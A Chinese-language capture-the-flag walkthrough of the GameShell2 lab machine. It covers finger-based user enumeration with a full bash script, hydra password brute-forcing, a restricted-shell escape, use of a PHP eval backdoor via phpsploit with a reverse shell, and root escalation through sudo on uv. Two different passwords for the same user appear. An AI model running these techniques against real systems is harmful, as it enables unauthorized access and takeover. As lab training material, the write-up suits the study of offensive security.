主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# arp-scan -I eth1 -l

192.168.56.144  08:00:27:2c:29:34       PCS Systemtechnik GmbH
```

主机地址为：``

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# nmap -p- 192.168.56.144

PORT   STATE SERVICE
22/tcp open  ssh
79/tcp open  finger
80/tcp open  http
```

80端口探测

主界面是一个JavaScript的台球小游戏

目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# dirsearch -u http://192.168.56.144

[15:11:42] 200 -   35B  - /robots.txt
[15:11:45] 200 -    1KB - /users.html

Task Completed
```


文件信息收集

robots.txt

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# curl 192.168.56.144/robots.txt
User-agent: *
Disallow: /ternimal/
```

有个`/ternimal/`目录，可能是故意写错的，有可能真实路径是`/terminal/`

user.html




```
676 zz
677 <!-- top1000 passwd -->
678
```

还有个top1000 passwd的注释

访问/terminal/

发现需要登录

79端口探测

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# nc 192.168.56.144 79
aa

Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !

 02:23:04 up 23 min,  0 users,  load average: 0.00, 0.00, 0.00

finger: aa: no such user.
```

输入aa，重返回结果来看，79端口用于识别用户是否存在

爆破存在用户

findUser.sh

```
#!/bin/bash

# ----------------------配置区域------------------------
TARGET_IP="192.168.56.144"
TARGET_PORT="79"
WORDLIST="./user.txt"
OUTPUT="res.txt"
# ------------------------------------------------------
```

```
echo "[*] 启动 Finger 用户枚举（目标IP:$TARGET）"
echo "[*] 过滤条件：忽略返回包含 'no such user' 的响应"
echo "[*] 结果保存：$OUTPUT"
echo "################################################"

#清空输出目标文件
> "$OUTPUT"

#检查字典文件是否存在
if [ ! -f "$WORDLIST" ]; then
        echo "[!] 错误：找不到字典文件 $WORDLIST"
        exit 1
fi

cat "$WORDLIST" | while read user; do

    #去除两端空白符并跳过换行
    user=$(echo "$user" | xargs)
    if [ -z "$user" ]; then continue; fi

    #发送请求（设置 -w 1 超时1秒·防止卡顿）
    #将错误输出合并到标准输出·便于捕捉所以信息
    response=$(echo "$user" | nc -nv -w 1 "$TARGET_IP" "$TARGET_PORT" 2>&1)

    #=== 核心判断逻辑 ===
    #1.如果结果为空·跳过
    if [ -z "$response" ]; then
        echo -ne "[-] $user (无响应)    \r"
        continue
    fi
    #2.如果包含 "no such user" 不存在的标准·跳过
    if echo "$response" | grep -qi "no such user"; then
        echo -ne "[-] $user (不存在)    \r"
        continue
    fi

    #3.如果到这一步，且包含 Finger 协议的特征词，则判定存在用户
    #特征词：Login, Shell, Name, Directory, Plan
    if echo "$response" | grep -qE "Login|Shell|Name|Directory|Plan"; then
        echo -e "\n\033[32m[+] 发现有效用户：  $user \033[0m"

        #写入文件
        echo "== == == == == == == == == == == == == == == " >> "$OUTPUT"
        echo "Username: $user" >> "$OUTPUT"
        echo "$response" >> "$OUTPUT"

        #检查是否有 Plan 或者是 "No Plan"
        if echo "$response" | grep -qi "No Plan"; then
            echo"   -->(No Plan)"
        else
            #如果没有"No Plan" 字样，但是有 Plan 字段，说明可能存在秘密信息
            echo -e "   --> \033[31m[!] 可能包含敏感信息（Has Plan）!\033[0m"
        fi
        echo "------------------------------------------------"
    else
```

```
        #既不是 "no such user" 也没有存在的特征词,可能是连接错误或者是垃圾数据
        echo -ne "[-] $user (未知响应)  \r"
    fi

done

echo -e "\n\n[*] 扫描完成·有效结果保存在$OUTPUT"
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# curl 192.168.56.144/users.html > user.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2052  100  2052    0     0   379k      0 --:--:-- --:--:-- --:--:--  400k



┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# bash findUser.sh
[*] 启动 Finger 用户枚举（目标IP:）
[*] 过滤条件：忽略返回包含 'no such user' 的响应
[*] 结果保存：res.txt
################################################
[-] ds (不存在)
[+] 发现有效用户： dt
findUser.sh: line 58: echo   -->(No Plan): command not found
------------------------------------------------
[-] <!-- top1000 passwd --> (未知响应)

[*] 扫描完成·有效结果保存在res.txt
```

发现有效用户**dt**

脚本是抄大佬的，我写的在枚举到c开头的时候就报连接错误

爆破terminal的认证


```
#拿前5000个密码爆破一下
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# head -5000 /rockyou.txt > rockyou_5000.txt

┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# hydra -l dt -P rockyou_5000.txt 192.168.56.144 http-get /terminal/ -vV

[80][http-get] host: 192.168.56.144   login: dt   password: purple1
```

得到凭证`dt:purple1`

也可他通过这来爆破凭证

获取登录凭证登录shell

想抓包看能不能改分数，但是没有，只能正常玩



登录终端凭证`dt:Ot4tdtlt`

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# ssh dt@192.168.56.144
dt@192.168.56.144's password:
dt@GameShell2:~$
```

成功获得dt用户权限

user.txt

```
dt@GameShell2:~$ cat user.txt
flag{user-3529555bd8220350defe5d0430784920}
```

提权

```
dt@GameShell2:~$ ls -al

drwxr-xr-x  3 dt   dt   4096 Nov 21 03:01 .phpsploit
drwxr-xr-x 12 dt   dt   4096 Nov 21 03:01 phpsploit
-rw-r--r--  1 root root   44 Nov 21 03:56 user.txt
```

家目录有个phpsploit

检索发现是GitHub上一个开源的后门工具

```
dt@GameShell2:~$ cd phpsploit/
Error: cd command is restricted phpsploit/
```

还是个有限制的shell，可以通过/bin/sh逃逸

```
dt@GameShell2:~$ /bin/sh
$ pwd
/home/dt
$ cd phpsploit
$ pwd
/home/dt/phpsploit
```

发现**/var/www**有个**dev**，且属于www-data

```
$ ls -al /var/www
total 16
drwxr-xr-x  4 root     root     4096 Nov 21 03:04 .
drwxr-xr-x 12 root     root     4096 Apr  1  2025 ..
drwx------  2 www-data www-data 4096 Nov 21 06:49 dev
drwxr-xr-x  2 root     root     4096 Nov 21 03:58 html
```

查看配置文件

```
$ ls -al /etc/apache2/sites-available/
total 24
drwxr-xr-x 2 root root 4096 Nov 21 03:27 .
drwxr-xr-x 8 root root 4096 Nov 21 03:28 ..
-rw-r--r-- 1 root root 1414 Nov 21 03:27 000-default.conf
-rw-r--r-- 1 root root 6338 Aug 14  2024 default-ssl.conf
-rw-r--r-- 1 root root  412 Nov 21 03:06 dev.astra.dsz.conf
$ cat /etc/apache2/sites-available/dev.astra.dsz.conf
<VirtualHost *:80>
    # 虚拟主机域名（需与 /etc/hosts 一致）
    ServerName dev.astra.dsz

    DocumentRoot /var/www/dev

    <Directory /var/www/dev>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/dev.astra.dsz.error.log
    CustomLog ${APACHE_LOG_DIR}/dev.astra.dsz.access.log combined
</VirtualHost>
$
```

添加到hosts文件访问扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─#  fer feroxbuster --url 'http://dev.astra.dsz/' -x,html,zip,txt -w  -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

_____________________________|_____________________
 🏁  Press [ENTER] to use the Scan Management Menu™
_____________________________________________________
404      GET        9l       31w      275c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      278c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET        2l        9w       68c http://dev.astra.dsz/
200      GET        2l        9w       68c http://dev.astra.dsz/index.html
200      GET        0l        0w        0c http://dev.astra.dsz/backdoor.php
```

扫描到有个backdoor.php

克隆项目，连接后门

```
┌──(root㉿xhh)-[/git_tools/phpsploit]
└─# git clone https://github.com/nil0x42/phpsploit.git
```

```
┌──(root㉿xhh)-[/git_tools/phpsploit]
└─# ./phpsploit -t http://dev.astra.dsz/backdoor.php -i
(.........)
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPL01T']); ?>

[*] Sending payload to http://dev.astra.dsz:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.247 -> 192.168.56.144)

Connected to Linux server (dev.astra.dsz)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phpsploit(dev.astra.dsz) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功反弹到web-data用户的shell

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.144] 37798
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

web-data TO root

```
www-data@GameShell2:/var/www/dev$ sudo -l
Matching Defaults entries for www-data on GameShell2:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on GameShell2:
    (ALL) NOPASSWD: /usr/local/bin/uv
```

看一下用法

```
www-data@GameShell2:/var/www/dev$ /usr/local/bin/uv
An extremely fast Python package manager.

Usage: uv [OPTIONS] <COMMAND>
```

```
www-data@GameShell2:/var/www/dev$ sudo /usr/local/bin/uv run /bin/bash
root@GameShell2:/var/www/dev# id
uid=0(root) gid=0(root) groups=0(root)
```

拿下，成功获得root用户权限

root.txt

```
root@GameShell2:~# cat root.txt
flag{root-983b0f2b5412aadd94ed08f249355686}
```